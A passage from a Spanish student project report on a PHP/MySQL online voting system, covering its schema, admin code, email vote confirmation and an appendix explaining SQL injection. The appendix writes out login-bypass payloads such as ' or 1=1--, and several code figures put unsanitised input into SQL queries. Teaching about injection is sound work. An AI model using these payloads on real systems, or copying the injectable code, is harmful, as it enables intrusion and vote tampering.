El fichero SQL que implementa la estructura de la tabla utilizada por el sistema encargado de la gestión del votaciones puede verse en la figura 2.1.

```
CREATE TABLE propuestas (
   id_prop int (10) unsigned not null auto_increment
        primary key,
   tema  varchar (255),
   opcion1 varchar (255),opcion2 varchar (255),
   opcion3 varchar (255),opcion4 varchar (255),
   opcion5 varchar (255),
   votos1  int (10) unsigned default 0,
   votos2  int (10) unsigned default 0,
   votos3  int (10) unsigned default 0,
   votos4  int (10) unsigned default 0,
   votos5  int (10) unsigned default 0,
   grupo varchar (32),
   caducidad int (10) default 5 unsigned not null,
   fecha date );
```

Figura 2.1. Tabla "propuestas"

Cabe comentar, a la vista de la tabla expuesta, los siguientes puntos:

- Cada vez que el administrador inserte una nueva votación en la base de datos, automáticamente quedará almacenada la fecha en que se creó. Esto nos servirá para mostrar luego a los votantes dicho campo, pero su función principal será la de permitir que el sistema halle, valiéndose de la variable caducidad de la que hablaremos a continuación, cuando se cierra el período de votación.

- El campo caducidad, que por defecto tiene un valor de cinco días, define el número de días hábiles durante los que el usuario podrá votar, a partir de la inserción de la votación en la base de datos.

- En nuestra tabla se almacenarán un máximo de cinco opciones por cada votación, así como campos para contabilizar los votos efectuados por cada opción. Sin embargo, no todas las votaciones deben presentar tal número de opciones por lo que el sistema está adecuado para tratar votaciones donde el rango de "candidatos" varíe de dos a cinco.

2.2. Implementación.

2.2.1. Añadir nueva votación.

Tendremos una única página llamada "gestion_votaciones.php" que será la encargada de implementar todas las modificaciones que realicemos en la tabla

“propuestas”.

Cada vez que se acceda a esta página lo primero que hace es comprobar si se le pasa algún parámetro mediante el array asociativo “$_GET”. Si no recibe nada se presentará una tabla en cuya cabecera existe un enlace que nos permite añadir nuevas propuestas. Además existirá una fila por cada votación almacenada en la base de datos, donde podremos ver el nombre de la votación propuesta, para qué grupo va dirigida dicha votación, y un botón que permita eliminarla definitivamente de la base de datos.

En el caso de que queramos añadir una nueva votación, al pinchar sobre el enlace habilitado para tal efecto, la página se hace una llamada a sí misma pero esta vez se pasará un parámetro que indique que deseamos introducir una votación. Así el navegador nos presentará un formulario donde deberemos introducir los datos fundamentales de dicha propuesta, como son: nombre, opciones, grupo a quien va dirigida y el tiempo que va a estar abierta.

Una vez rellenado el formulario se realizarán las siguientes acciones:

- Se almacenan todos los datos en la tabla “propuestas”. Además de los comentados anteriormente, automáticamente se introduce la fecha en que ha sido creada.

- Se presenta en la correspondiente página de usuarios dicha votación.

- Se envía un e-mail a cada persona adscrita a la lista a la que va dirigida la votación informándole de la existencia de ésta.

- Se crea una tabla temporal donde se irán almacenando los nombres de aquellas personas que vayan votando.

Para las dos últimas acciones el script realizará llamadas a dos funciones implementadas específicamente para realizar dichas tareas, y que pasaremos a comentar a continuación.

2.2.1.1. Aviso de nueva votación.

Cuando el administrador pulsa el botón de envío del formulario para insertar una nueva votación se realiza una llamada a la función "envialink()", a la que se le pasan tres parámetros: el nombre de la votación, la duración y el grupo para el que está dirigida.

Esta función será la encargada de determinar cuáles son los usuarios que pertenecen a dicho grupo. Para ello el script recorre la tabla "usuarios", de forma que para cada usuario del sistema, accede a la tabla "accesos" y comprueba si el flag asociado al grupo al que va dirigida la votación está a uno. En tal caso, se le enviará un e-mail.

Dicho e-mail será idéntico para todos los pertenecientes al grupo, y en él se les informará de la votación que se acaba de proponer y del tiempo que tienen para votar. Además se les instará a votar en ese instante mediante un enlace que les redireccionará a nuestra Aplicación, aunque podrán hacerlo en cualquier otro momento accediendo a la página de inicio del sistema.

Hemos optado porque dicho redireccionamiento lleve a los usuarios a la

página de autentificación y no directamente a la página donde se muestra la votación propuesta, por motivos de seguridad, ya que de esta forma tendrán que autentificarse, con lo que sabremos con certeza la identidad del votante. Podemos ver todo lo expuesto en la figura 2.2.

```
// función que envía e-mail de nueva votación
function envialink ($tema, $dur, $grupo) {
  require ("config.php");   // archivo de configuracion.

  //Conectamos con la BD  con privilegios de sólo lectura
   $db_conexion= mysql_connect ("$hostname", "$user_r", "$pass_r") or
  die(mysql_error());
  mysql_select_db ("$bd") or die (mysql_error());

  //Variables de configuración del correo
  $asunto="Hay una nueva votación";
  $cuerpo="Le informamos de que se ha añadido la votación ".$tema.",\n";
  $cuerpo.="para la que tiene ".$dur." días para votar a partir de hoy.\n";
  $cuerpo.="Para votar acceda a la siguiente dirección:\n";
  $cuerpo.="http://localhost/ProyectoSeguro/autentifica/inicio.php";
  $cabecera="From: Votaciones.com\n";

  //Enviamos correo a todos los votantes
  $pet=mysql_query ("SELECT id_usu,usuario FROM $tab_usu") or
    die ("No se pudo realizar la consulta a la Base de datos".mysql_error ());
  while($votante=mysql_fetch_array ($pet))
  {
  $id=$votante [id_usu];

  $res=mysql_query ("SELECT * FROM $tab_acc WHERE id_usu=$id")or
    die("IMPOSIBLE");
  $accesos=mysql_fetch_assoc ($res);
  $grup=mysql_query ("SELECT grupo FROM $tab_grup");

  while($grupos=mysql_fetch_array ($grup))
  {
    $grupo=$grupos ['grupo'];
    if ($accesos [$grupo] )
    {
       @mail ($votante[1],$asunto,$cuerpo,$cabecera);
    }
   }
  }
mysql_free_result($pet);
// cerramos la Base de dtos.
mysql_close ($db_conexion);
}
```

Figura 2.2. Código de función "*envialink()*"

2.2.1.2. Creación de tabla temporal.

Necesitamos un mecanismo que impida a un usuario registrado votar más de una vez en una misma votación. En principio, se nos plantean tres posibilidades para implementar esta funcionalidad.

Por un lado podríamos utilizar las "cookies", de forma que cada vez que un usuario votase, por ejemplo, almacenáramos en éstas el e-mail y un número aleatorio codificado mediante el algoritmo md5. Sin embargo no hemos profundizado en esta solución, ya que cualquiera podría desactivar las "cookies" y votar cuántas veces quisiera.

Por otro lado podríamos crear para cada votación un fichero plano donde se irían introduciendo los nombres de aquellos usuarios que fueran votando. Pero esta opción presenta varios inconvenientes: no sería fácil recorrer dicho fichero para comprobar si un usuario dado habría votado y lo más importante, algún atacante podría acceder a este fichero y modificarlo a su gusto.

Teniendo en cuenta lo expuesto, hemos optado por la creación de tablas SQL temporales. Así, cada vez que se presenta una nueva votación, se crea una tabla temporal con el nombre de ésta en la que se irán introduciendo los e-mails de los usuarios que vayan votando, de forma que cada vez que un usuario vote se comprobará que su e-mail no aparece en la tabla de nombre la votación en cuestión, ya que de otro modo significaría que ya ha votado y no tendría derecho a hacerlo de nuevo. Para crear dicha tabla temporal se produce una llamada a la

función “creaTabla()” pasándole como parámetro el nombre de la votación. Además del e-mail existen otros campos necesarios para el mecanismo de validación de votos y que explicaremos más adelante. Podemos ver la implementación de esta función en la figura 2.3.

```
function creaTabla($tema)
{
  require ("config.php"); // incluir configuracion.

  //Conectamos con la BD
  $db_conexion= mysql_connect("$hostname", "$user_rw",
    "$pass_rw") or die("No se pudo conectar a la Base de datos");
  mysql_select_db("$bd") or die(mysql_error());

  //Eliminamos signos de interrogación y espacios en blanco
  $tema=str_replace(array('¿', '?'), "", $tema);
  $tema=preg_replace("/ +/","",$tema);
  $pet="create table $tema
       (
            mail varchar(100) not null,
            id_tema int(10) unsigned not null,
            numero mediumtext not null,
            opcion int(1) not null,
            validado char(1)  default 'n'
        );";
  $usuario_consulta = mysql_db_query($bd,$pet,$db_conexion) or
   die("Imposible".mysql_error());

  // cerramos la Base de dtos.
  mysql_close($db_conexion);
}
```

Figura 2.3. Función “*creaTabla()*”

2.2.2. Eliminar votación de la base de datos.

Nuestro sistema está creado para que un vez acabado el plazo para una votación, ésta no sea borrada de la base de datos sino que se le presente como una votación cerrada, en la que lo único que pueda hacer sea ver los resultados finales.

Sin embargo, puede que el administrador desee en algún momento eliminar definitivamente una votación, bien sea por que ha caducado o por cualquier otro motivo. Para ello sólo será necesario presionar el enlace que aparece junto al nombre de cada votación en la tabla que se nos muestra al acceder a "gestion_votaciones.php".

Al pinchar sobre el enlace, el script produce una llamada así mismo pasándose a través de "$_GET" el campo "accion" que le indica que ha de borrar y la identidad de la votación a eliminar (representada por "id_tema" en tabla "propuestas") que será eliminada a través de una sentencia SQL. Podemos ver el fragmento que realiza dicha operación en la figura 2.4.

```
<?
if ($_GET['accion']=="borrar"){

$id_borrar= $_GET['id'];
$id_borrar=filtro_num($id_borrar);
$usuarios_consulta = mysql_query("SELECT id_vot FROM
$tab_prop WHERE id_vot=$id_borrar") or die(mysql_error());
$total_registros = mysql_num_rows ($usuarios_consulta);
mysql_free_result($usuarios_consulta);

if ($total_registros ==0){
header ("Location: $pag?error=0");
exit;
}


mysql_query("DELETE FROM $tab_prop WHERE
id_vot=$id_borrar") or die(mysql_error());
mysql_close();
//redirecionamos a página principal
header ("Location: $pag");
exit;

}
?>
```

Figura 2.4. Código que borra una votación

3. Gestión de Usuarios.

3.1 Página inicial.

Todo lo referente a la gestión y modificación de los usuarios se encuentra implementado mediante el script "gestion_usuarios.php". Gracias a él, el administrador podrá realizar tareas tales como añadir nuevos usuarios al sistema, eliminarlos o modificar las listas a las que pertenecen cada uno de ellos.

Cada vez que el administrador accede a este script, lo primero que se hace es comprobar que no hay ningún parámetro en el array "$_GET". Si es así, se muestra una página que contiene los e-mails de todos los usuarios y listas a los que pertenecen cada uno de ellos. Además existirán enlaces que nos permitirán realizar las siguientes modificaciones sobre el sistema de usuarios:

- Añadir un nuevo usuario, indicando además a que lista deseamos que pertenezca.
- Eliminar un usuario de la base de datos.
- Añadir un usuario inscrito a una determinada lista a otra, con lo que pertenecería a ambas.
- Eliminar un usuario de una lista, aunque podría seguir adscrito a otras.

Para distinguir entre las distintas opciones, el script hará una llamada sobre sí mismo, pasándose un parámetro llamado "accion" el cual podrá tomar cuatro valores, uno para cada opción antes descrita: "accion=nuevo", "accion=borrar", "accion=anadir", "accion=eliminar".

A modo de ejemplo podemos ver como se implementaría el primer caso en la figura 3.1.

```
<?
// el nombre y ruta de esta misma página.
$pag=$_SERVER['PHP_SELF'];
// creamos el enlace
<a href = " $pag?accion=nuevo">Registrar nuevo usuario</a>
?>
```

Figura 3.1. Código que implementa un enlace

3.2. Añadir nuevo usuario.

En el caso en que deseemos crear un usuario, al pinchar sobre el enlace pertinente, se nos presentará un formulario a rellenar. En él, el administrador deberá introducir el e-mail del usuario, la contraseña asociada a ese correo (se nos pedirá dos veces para asegurarnos que no se equivoca al introducirla) y la lista a la que va a pertenecer (el propio script nos presenta todas las listas existentes para que podamos elegir una).

Una vez introducidos y enviados los datos, se realizan una serie de comprobaciones antes de insertar definitivamente al usuario en la base de datos. En concreto las siguientes:

- En primer lugar se comprueba que se han introducido todos los datos y no se ha dejado ningún campo en blanco.
- A continuación compara las dos contraseñas introducidas para asegurarse que son iguales.
- Por último, se asegura que el e-mail introducido no existe en la base de

datos, ya que significaría que el usuario está ya registrado.

Si todos los datos son correctos insertamos el e-mail y la contraseña en la tabla “usuarios” y se pondría a uno el flag correspondiente a la lista elegida en la tabla “accesos”.

Podemos ver el código que implementa dichas acciones en la figura 3.2.

```
<?
// Comprobamos que rellene todos los campos
if ($pass1=="" or $pass2=="" or $usuario=="" or $grupo=="") {
header ("Location: $pag?accion=nuevo&error=1");
exit;
}
// Comprobamos que las contraseñas sean iguales
if ($pass1 != $pass2){
header ("Location: $pag?accion=nuevo&error=2");
exit;
}
$usuarios_consulta = mysql_query("SELECT id_usu FROM $tab_usu
WHERE usuario='$usuario'") or die(mysql_error());
$total_encontrados = mysql_num_rows ($usuarios_consulta);
mysql_free_result($usuarios_consulta);
// Comprobamos que no esté ya registrado
if ($total_encontrados != 0) {
header ("Location: $pag?accion=nuevo&error=3");
exit;
}

$usuario=filtro($usuario);
$pass1 = md5($pass1);
mysql_query("INSERT INTO $tab_usu values('','$usuario','$pass1')")
or die(mysql_error());

$usuario_consulta = mysql_query("SELECT id_usu FROM $tab_usu
WHERE usuario='$usuario'") or die(mysql_error());

$id=mysql_fetch_array($usuario_consulta);
mysql_query("INSERT INTO $tab_acc(id_usu,$grupo) VALUES
('$id[id_usu]','1')");
mysql_free_result($usuario_consulta);
mysql_close();
?>
```

Figura 3.2. Creación de nuevo usuario

3.3. Borrar usuario.

Puede que por algún motivo nos interese eliminar definitivamente a un usuario de la base de datos, de forma que éste no tenga derecho a votar en ningún comicio.

Para ello el script realiza una llamada sobre sí mismo pasándose el parámetro que indica que ha de borrar y la identidad del usuario (número correspondiente al e-mail, que se encuentra almacenado con éste en la tabla "usuarios"). Una vez recogidas estas variables, el script elimina a través de sentencias SQL todos los datos del votante almacenados en las tablas "usuarios" y "accesos". Podemos ver esto en la figura 3.3.

```
if (isset($_GET['id'])){
  //Borramos un usuario
   if ($_GET['accion']=="borrar"){
   //filtramos
   $id=filtro_num($_GET['id']);
   $usuarios_consulta = mysql_query("SELECT id_usu FROM
     $tab_usu") or die(mysql_error());
   $total_registros = mysql_num_rows ($usuarios_consulta);
   mysql_free_result($usuarios_consulta);

   if ($total_registros == 1){
    header ("Location: $pag?error=0");
    exit;
   }
   //Borramos usuario de tabla usuarios
   mysql_query("DELETE FROM $tab_usu WHERE id_usu=$id")
     or die(mysql_error());

   //Borramos usuario de tabla de accesos
   mysql_query("DELETE FROM $tab_acc WHERE id_usu=$id")
     or die(mysql_error());
    mysql_close();
    header ("Location: $pag");
    exit;
}
```

Figura 3.3. Borrado de usuario

3.4. Modificar propiedades de usuario.

En un principio, el sistema estaba pensado para que cada usuario sólo pudiera estar registrado en una lista. Sin embargo, con el fin de flexibilizar el diseño, modificamos el código de forma que cualquier votante pudiera pertenecer, al mismo tiempo, a más de un lista. Así se nos presenta dos nuevas opciones en el menú de gestión de usuarios.

3.4.1. Añadir usuario a lista.

Ya vimos como la página que muestra todos los usuarios inscritos en la base de datos, permitía mediante enlaces modificar ciertos parámetros. En el caso en el que estamos, una vez pinchemos sobre el enlace correspondiente a un determinado usuario, podremos ver un formulario donde, por un lado, están las listas a las que actualmente está inscrito y por otro todas las listas existentes en el sistema.

Una vez elijamos el grupo al que queremos añadir dicho usuario, la aplicación pondrá a uno el flag asociado a la lista elegida en la tabla “accesos”. Así, a partir de este momento, el usuario tendrá acceso a todas las votaciones propuestas para esa lista.

3.4.2. Borrar usuario de lista.

Puede ser que necesitamos realizar la acción contraria a la antes vista:

eliminar a un usuario de una lista en la que estaba inscrito de forma que, a partir de este momento, no pueda acceder a las votaciones propuestas para esa lista.

En este caso, la acción que se realiza es poner a cero el flag asociado a la lista en cuestión en la tabla "accesos". A modo de ejemplo, podemos ver la sentencia SQL que implementa esta acción en la figura 3.4.

```
<?
$tabb_acc=”accesos”;
/* $grupo y $id serán las variables que identifiquen a la lista y al
usuario respectivamente*/
mysql_query("UPDATE $tab_acc SET $grupo='0' WHERE
id_usu=$id") or die(mysql_error());
?>
```

Figura 3.4. Elimina usuario de lista dada

4. Gestión de Listas.

Al igual que los anteriores, una vez acceda el administrador a esta sección, le será presentada una página con los nombres de todas las listas almacenadas en la base de datos. Para guardar dichas listas vamos a crear una nueva tabla en la base de datos denominada "grupos", la cual estará compuesta por dos campos; uno, un número entero que facilitará recorrer dicha tabla, y otro, el nombre de la lista.

Dicha página posibilitará al administrador añadir nuevas listas al sistema o borrar las ya existentes, sólo con pinchar sobre los enlaces respectivos presentados en el menú principal de gestión de listas. Las acciones llevadas a cabo en cada uno de los casos son las siguientes.

4.1. Insertar nueva lista

A la hora de insertar una nueva lista, en un principio ésta se encontrará vacía (sin ningún usuario inscrito en ella), por la que la única acción implementada mediante una sentencia SQL será añadir el nombre de dicha lista en la tabla "grupos".

4.2. Borrar lista

Tenemos la opción de borrar una lista existente junto con todos los usuarios pertenecientes a ella. Podemos ver el fragmento de código que implementa dicha acción en la figura 3.5.

El código que viene a continuación realiza las siguientes acciones:

- Recorre toda la tabla de usuarios para identificar quienes pertenecen a la lista que vamos a eliminar.
- Para cada uno de ellos, modificamos el flag asociado a la lista poniéndolo a cero.
- Comprobamos si el usuario sólo estaba inscrito en esa lista, en cuyo caso lo eliminamos de la base de datos (tanto de la tabla "usuarios" como de "accesos").
- Por último, eliminamos de la tabla "accesos" el campo correspondiente a la lista, y borramos dicha lista de la tabla "grupos".

```
$usuarios = mysql_query ("SELECT * FROM $tab_usu") or die
(mysql_error());
// Buscamos usuarios pertenecientes a la lista a borrar
while ($usu = mysql_fetch_array ($usuarios))
{
   $id = $usu[id_usu];
   $res = mysql_query ("SELECT * FROM $tab_acc WHERE
      id_usu = $id") or die (mysql_error());
   while($accesos=mysql_fetch_array($res))
   {
      if($accesos[$lista]==1)
      {
         $grupo=$lista;
          mysql_query("UPDATE $tab_acc SET $grupo='0' WHERE
            id_usu=$id") or die(mysql_error());
       }
    }
    /*Comprobamos que el usuario esta inscrito al menos en una
      lista,si no lo eliminamos*/
    $res2 = mysql_query ("SELECT * FROM $tab_acc WHERE
      id_usu = $id") or die (mysql_error());
      $borrar='si';
      $acceso=mysql_fetch_assoc($res2);
      foreach($acceso as $grupo => $valor)  {
         if($valor==1)  {
            $borrar='no';
         }
      }
      if( $borrar=='si')  {
          mysql_query ("DELETE FROM $tab_usu WHERE
             id_usu = $id") or die (mysql_error());
          mysql_query ("DELETE FROM $tab_acc WHERE
             id_usu = $id") or die (mysql_error());
       }
}
mysql_query ("ALTER TABLE $tab_acc DROP $lista") or
die(mysql_error());
mysql_query("DELETE FROM $tab_grup WHERE id=$id_grupo")
or die(mysql_error());
mysql_close();
```

Figura 3.5. Borrado de una lista

Capítulo 5

Área de Usuarios

1. Introducción.

En este capítulo vamos a describir la zona más importante y crítica de nuestro sistema. Por un lado veremos qué ocurre cuando un usuario accede a nuestra aplicación con el fin de votar, y por otro detallaremos todos los procesos que tienen lugar para asegurar la integridad en las votaciones y evitar que éstas sean adulteradas.

En general, a la hora de implementar el sistema hemos procurado que éste se presente al usuario de una manera sencilla e intuitiva, de forma que le lleve el menor tiempo posible tanto recorrer todas las votaciones a las que puede acceder como votar en ellas. Sin embargo, teniendo en cuenta el objetivo principal de nuestro sistema, el de garantizar unas votaciones “limpias”, es necesario adquirir un compromiso con la seguridad.

Así, por ejemplo, cuando un usuario ejerce su derecho sobre una votación, pese a estar éste identificado (ya que ha de pasar por la página de autentificación),

su voto no será tenido en cuenta hasta que responda a un e-mail que le es enviado automáticamente en el momento de votar. Esta acción puede resultar molesta para el usuario, pero supone una barrera más a posibles atacantes que intenten modificar el resultado de las votaciones.

2. Entrada al sistema.

Una vez se autentifique el usuario, mediante e-mail y contraseña, el sistema le presenta una página donde le muestra todas las listas a las que pertenece y le ofrece enlaces para poder ver todas las votaciones propuestas para la lista elegida.

En el momento en que el usuario pincha sobre el enlace de una de las listas y antes de presentarle las votaciones, el sistema determina cuales de las anteriores se encuentran ya cerradas, de forma que no pueda votar en ellas, aunque podrá ver los resultados (mientras el administrador no decida eliminarla de la base de datos). Para decidir que votaciones han caducado hemos creado una función albergada en el script "funciones.php". A esta función le pasamos dos parámetros que se encuentran almacenados en la tabla "propuestas" y que son: la fecha en que se introdujo dicha votación y el tiempo, en días, que el administrador decidió que estuviera abierta. Tras realizar las operaciones pertinentes devolverá "verdadero" o "falso" según esté o no caducada.

Podemos ver la implementación de dicha función en la figura 2.1.

```
<?
/* Determina cuando se cierra una
   votación */
function cerrada ($fecha,$dur)
{
  $ahora = time ();
  $durenseg = $dur*86400;
  $inicio = strtotime ($fecha);
  $diferencia = $ahora-$inicio;
  if ($diferencia>$durenseg)
  {
     return TRUE;
  }else  {
     return FALSE;
  }
}
?>
```

Figura 2.1. Función "*cerrada*"

Una vez se le presente el listado con todas las votaciones, ordenadas por la fecha en que se publicaron (más recientes primero), el usuario podrá elegir en cuál, de entre las que se encuentren abiertas, votar.

3. Mecanismo de aceptación del voto.

3.1. Introducción.

Pese a que todo usuario que se encuentre en esta zona ha sido debidamente autentificado, hemos optado por introducir una nueva barrera de seguridad antes de considerar un voto como válido.

Podría ocurrir que, a pesar de todas la medidas tomadas en el sistema de

autentificación, algún atacante consiguiera acceder a nuestra aplicación, por ejemplo, podría conseguir la clave de alguien y conociendo el e-mail votar donde quisiera (aunque de todas formas el sistema está construido para aceptar sólo un voto por usuario y votación, pero sería una sorpresa desagradable para un usuario el intentar votar y que le denieguen ese derecho porque otro ya lo ha hecho por él).

Para evitar esto, introducimos el mecanismo del voto provisional. Cada vez que un usuario vote, le será enviado un e-mail con un enlace de forma que el voto no será considerado hasta que no acceda a dicho enlace (siempre que lo haga dentro del tiempo en que la votación esté abierta). De esta forma, para que un atacante pueda hacerse pasar por otro y poder votar en nombre de éste, deberá conocer, aparte de la clave de entrada a nuestro sistema, la clave de la cuenta de correo del usuario.

Para llevar a cabo este mecanismo, como ya vimos en el capítulo anterior, cada vez que el administrador introduce una votación se crea una tabla en la base de datos que tendrá dos funciones:

- En ella se almacenarán datos confidenciales creados en el momento del voto provisional y fundamentales para luego considerar el voto como definitivo.

- Servirá para impedir que un usuario pueda votar más de una vez en una misma votación.

3.2. Voto provisional.

Una vez el usuario accede a una determinada votación y elige la opción deseada el sistema realiza las siguientes acciones.

Primero comprueba que el usuario no haya votado ya. Para ello accede a la tabla correspondiente (aquella cuyo nombre coincide con el de la votación) y comprueba que el e-mail del usuario no se encuentra almacenado en ella ya que eso supondría que ya ha votado, en cuyo caso se le informará de ello y se le instará a acceder a otras votaciones.

Si no ha votado aún, se inicia el mecanismo que guarda el voto de manera provisional. En primer lugar se guardan en la tabla provisional los siguientes datos: e-mail del votante, número que identifica de manera única a la votación, opción elegida y una cadena aleatoria de nueve caracteres codificada mediante el algoritmo md5, que servirá como clave a la hora de aceptar el voto como definitivo. Para generar dicho código se ejecuta una función albergada en el script "funciones.php" y cuyo código podemos ver en la figura 3.1.

```
// Genera una cadena aleatoria de 9 caracteres
function genera_cadena () {
   //el primer carácter será una letra de A-Z
   $cadena = chr(mt_rand (ord ('A'), ord ('Z')));
   for ($i = 0; $i < 8; $i++) {
      $num = mt_rand (1,3);
      if ( $num == 1)
         $cadena .= chr (mt_rand (ord ('A'), ord ('Z')));
      if ( $num == 2)
         $cadena .= chr (mt_rand (ord ('a'), ord ('z')));
      if ( $num == 3)
         $cadena .= chr (mt_rand (ord ('0'), ord ('9')));
   }
   return  $cadena;
}
```

Figura 3.1. Función "*genera_cadena ()*"

Tras almacenar los datos se envía un e-mail al usuario con un enlace(el cual ha de visitar para que sea aceptado el voto definitivamente) y se informa de dicho mail y de la necesidad de responder antes de que caduque la votación.

3.3. Voto definitivo.

El enlace enviado en el e-mail de confirmación contiene la misma información que se almacenó en la tabla temporal (e-mail de usuario, opción elegida y cadena aleatoria). Cuando el usuario pincha sobre este enlace se accede a un script que realizará ciertas comprobaciones antes de dar el voto por válido. Éstas son:

- En primer lugar se comprueba que el usuario no confirme su voto fuera de tiempo, ya que entonces no se aceptaría. Para ello sólo necesitamos saber si la tabla nombrada como la votación en cuestión todavía existe, ya que nuestro sistema elimina toda tabla temporal relacionada con una votación cuando ésta caduca.

- Si está dentro del tiempo hábil, se comparan los datos que han sido enviados mediante el array "$_GET" con los almacenados en la tabla temporal. Estos datos son el e-mail del usuario y la cadena aleatoria creada al efectuar el voto provisional.

- Por último si lo anterior es correcto, se accede a un flag almacenado en la tabla temporal asociado a cada usuario y votación que indica si el individuo había validado previamente, y por tanto el voto ya había sido contabilizado.

Una vez realizadas todas las comprobaciones anteriores se haría efectivo el voto del usuario y se le presentarían los resultados provisionales.

Capítulo 6

Conclusiones y futuro trabajo

En este último capítulo expondremos que conclusiones se han extraído de la realización del presente proyecto, así como las posibles líneas de trabajo que quedan abiertas o se pueden abrir en un futuro.

1. Conclusiones.

Ya en capítulos anteriores hemos adelantado algunas conclusiones obtenidas durante el desarrollo de este trabajo. No obstante, presentaremos a continuación la síntesis de los resultados obtenidos y comentaremos todo cuanto estimemos necesario para una mejor comprensión del Proyecto y de los objetivos logrados.

- En el diseño de una Aplicación deben ser tenidos en cuenta otros factores, aparte de la seguridad. El rendimiento es uno de ellos. Un buen analista-programador debería saber sopesar los distintos aspectos y lograr, por ejemplo, un buen compromiso entre seguridad

y rendimiento. Con un diseño adecuado, se puede lograr que ambos factores (e incluso otros) convivan felizmente.

- A la hora de escribir código es importante hacerlo lo más limpiamente posible, añadiendo comentarios a las líneas del código. Esto facilitará posibles futuros desarrollos de nuevas funcionalidades por otros programadores, ya que les ayudará en la comprensión del código ya implementado.

- En el desarrollo de la herramienta de administración hemos procurado cuidar la estética y, sobre todo, tratar de que el interfaz de administración sea totalmente flexible e intuitivo, de forma que quienquiera que sea el administrador no tenga problemas para modificar cualquier aspecto del sistema.

- Por otro lado se ha intentado que el sistema, en cierta manera, interaccione con los usuarios, por ejemplo, con el envío de correos avisando de nuevas votaciones. Además se presenta de una manera ordenada, clara y sencilla, facilitando para éstos la tarea de votar.

- En resumidas cuentas, el proyecto ha constituido una obra de ingeniería de software, orientado a obtener un producto útil (el portal), y aderezada con contenido didáctico, todo ello enmarcado en el marco de la seguridad informática.

- Desde el punto de vista personal, el autor de este proyecto ha adquirido conocimientos y agilidad en el desarrollo de aplicaciones en PHP, más aún teniendo en cuenta que partía sobre una base de

cero en conocimientos del tema desarrollado. También ha desarrollado habilidades como administrador de bases de datos (en concreto, MySQL), sin olvidar el campo de la administración de sistemas: hemos tenido que configurar el entorno de desarrollo (basado en Linux) constituido, como mínimo, por un servidor Apache con el módulo de PHP más un servidor de bases de datos MySQL. Han sido tareas muy enriquecedoras, así como también lo es la realización del proyecto en sí. Esto último ha supuesto un verdadero ejercicio del intelecto y ha contribuido al desarrollo de cualidades tanto técnicas como humanas, y en general, de aptitudes como la capacidad de resolución de problemas, planteamiento de alternativas o la creatividad, entre otras muchas.

2. Futuras líneas de trabajo.

Una posible mejora que nos podríamos plantear consistiría en ampliar el rango de servicios ofrecidos desde el portal, o bien mejorar algunos de los existentes. En este sentido, el único límite es la creatividad. Sólo por dar algunas ideas, sería interesante añadir ciertas funcionalidades de búsqueda en el portal, tanto en la parte visible a los usuarios, como en la zona administrativa. Por ejemplo, sería útil que desde el administrador pudiera hacerse una búsqueda por e-mail de usuario para modificar sus propiedades si fuese necesario.

Otra mejora podría ser permitir a que los usuarios se registraran por sí sólos, mediante un formulario a la entrada del sistema y no que, como está actualmente diseñado el sistema, sólo sea el administrador quien pueda agregar nuevos usuarios en la base de datos. En principio, se creó de esta forma para

aumentar la seguridad pero podría ser conveniente, aún con la consiguiente pérdida, permitir lo expuesto.

Respecto a mejoras de seguridad, proponemos el uso de SSL ("Secure Sockets Layer"), si no para todas las páginas del portal (lo que contribuiría a aumentar la carga del servidor, o lo que es lo mismo, afectaría negativamente al rendimiento del mismo) al menos en las fases más critícas, como por ejemplo durante el proceso de autentificación. Así evitaríamos que las contraseñas de nuestros usuarios (y también del propio administrador del portal) viajaran por la red, aún cuando éstas lo hacen codificadas, y pudieran ser interceptadas.

Apéndice A

Ataques comunes en la web

1. Inyección de sentencias SQL.

1.1. Descripción.

Esta técnica también conocida como “SQL inject”, se encuentra ampliamente difundida y sorprendentemente no es difícil encontrar en la actualidad sitios web afectados por esta vulnerabilidad, principalmente aquellos basados en tecnologías ASP y JSP.

Supongamos un sistema de autentificación de una aplicación web, que hace uso de una base de datos. El sistema nos pide un usuario y contraseña, y la valida haciendo uso de la base de datos. Por ejemplo:

Login : xander

Password : ye4ij8

Para llevar a cabo la validación, la aplicación construye internamente una

sentencia SQL tal como la siguiente:

```
SELECT * FROM database WHERE Login='$login' AND Password='$PASSWORD';
```

Que se transformará en:

```
SELECT * FROM database WHERE Login='xander' AND Password='ye4ij8';
```

Si la base de datos devuelve alguna entrada quiere decir que existía un usuario con dicha contraseña y el proceso de autentificación ha sido correcto.

Ahora bien, ¿qué habría ocurrido si hubiéramos rellenado el campo de usuario o el de la contraseña con caracteres inesperados? Por ejemplo, un atacante podría realizar lo siguiente:

Login : xander
Password : ' or "='

La sentencia SQL resultante sería:

```
SELECT * FROM database WHERE Login='xander' AND Password=" or "=";
```

Puesto que la última claúsula de la sentencia siempre es cierta (hay dos términos iguales a ambos lados de una igualdad), la sentencia anterior quedaría como:

```
SELECT * FROM database WHERE Login='roman';
```

Con lo que habríamos conseguido que la aplicación no hiciera comprobación

alguna, pudiendo acceder a zonas restringidas.

La técnica de inyección de código SQL consiste en esto que acabamos de demostrar: Conseguir modificar una sentencia SQL mediante la inserción de caracteres especiales como las comillas dobles o simples.

Utilizando la técnica propuesta, un atacante experimentado puede lograr modificar el contenido de la base de datos, e incluso ejecutar código en la máquina remota (haciendo uso de comandos especiales SQL que permiten ejecutar comandos de sistema). En general, podrá llevar a cabo cualquier acción que SQL permita, con los permisos del usuario bajo el cual se está ejecutando la aplicación web.

Aunque el lenguaje SQL es estándar, muchas de las funcionalidades que éste provee sólo funcionan en algunos servidores de bases de datos (MySQL, Microsoft SQL Server, Oracle, Microsoft Access, etc). Si a eso unimos el hecho de que no conocemos de antemano cierta información (como la estructura interna de la base de datos) y, que además, es posible que la aplicación web no nos devuelva los mensajes de error SQL (en este caso el atacante tendría que trabajar a ciegas), resulta que en muchos casos será difícil explotar esta vulnerabilidad con éxito.

1.2. Ejemplos de ataques.

Podemos ver, a modo de ejemplo, ciertas sentencias que engañarían al servidor y permitiría a un atacante a acceder a la aplicación.

- Uso de comentarios (cadenas comprendidas entre /* y */).

Login : '/*

Password : */ or "='

```
SELECT * FROM database WHERE Login="/* AND Password=*/ or "=";
```

Que se simplifica como:

```
SELECT * FROM database WHERE Login=" or "=" ;
```

Cuyo equivalente final sería:

```
SELECT * FROM database ;
```

- Otra forma de comentarios: "--"[1] (válida en Microsoft SQL Server)

Login : ' or 1=1--

Password : xxxx

```
SELECT * FROM database WHERE Login=' 'or 1=1-- AND Password=xxxx;
```

Que equivale a:

```
SELECT * FROM database WHERE Login=' 'or 1=1;
```

Para servidores MySQL podemos usar el carácter "#" en lugar de "--".

1.3. Solución.

